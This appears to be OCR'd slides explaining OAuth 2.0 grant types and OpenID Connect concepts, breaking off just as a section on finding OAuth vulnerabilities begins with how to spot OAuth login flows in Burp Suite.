
OAuth 2.0 Authorization Code Grant Type




More OAuth 2.0 Terminology

- **Front Channel** – Communication that happens via the user's browser, often visible and less secure (e.g., redirects with query parameters).
- **Back Channel** – Server-to-server communication that happens behind the scenes, more secure and not exposed to the user or browser.


OAuth 2.0 Authorization Code Grant Type




OAuth 2.0 Authorization Implicit Grant Type





This is all great, but OAuth didn't solve a major problem - it didn't tell the application who the user was. It wasn't built for authentication.



But Apps Started Using OAuth for Login...








WHAT IS OPENID CONNECT?

OAuth 2.0 and OpenID Connect




OpenID Connect is used for authentication.

OAuth 2.0 is used for authorization.

What OpenID Connect Adds to OAuth 2.0?

- ID token (id_token) – a signed token that contains identity information about the user.
- A userinfo endpoint where apps can retrieve additional profile details if needed.
- OpenID Connect roles.
  - **Relying party** – The application that is requesting authentication of a user.
  - **End User** – The user who is being authenticated.
  - **OpenID provider** – An OAuth service that is configured to support OpenID Connect.
- OpenID Connect claims and scopes.
  - **Scopes** define what kind of identity information the client wants to access. Ex. profile, email, address, etc.
  - **Claims** are pieces of information about the user, included in the ID token.

OpenID Connect Authorization Code Flow



HOW TO FIND & EXPLOIT OAUTH 2.0 VULNERABILITIES?

Identify OAuth Authentication

OAuth authentication is easy to spot:

- If an app offers a “Log in with Google/Github/etc.” option, it is likely using OAuth.
- To confirm, proxy the login flow through Burp Suite and inspect the HTTP traffic for the following endpoints:
  - OAuth flow always begins with a request to an authorization endpoint.
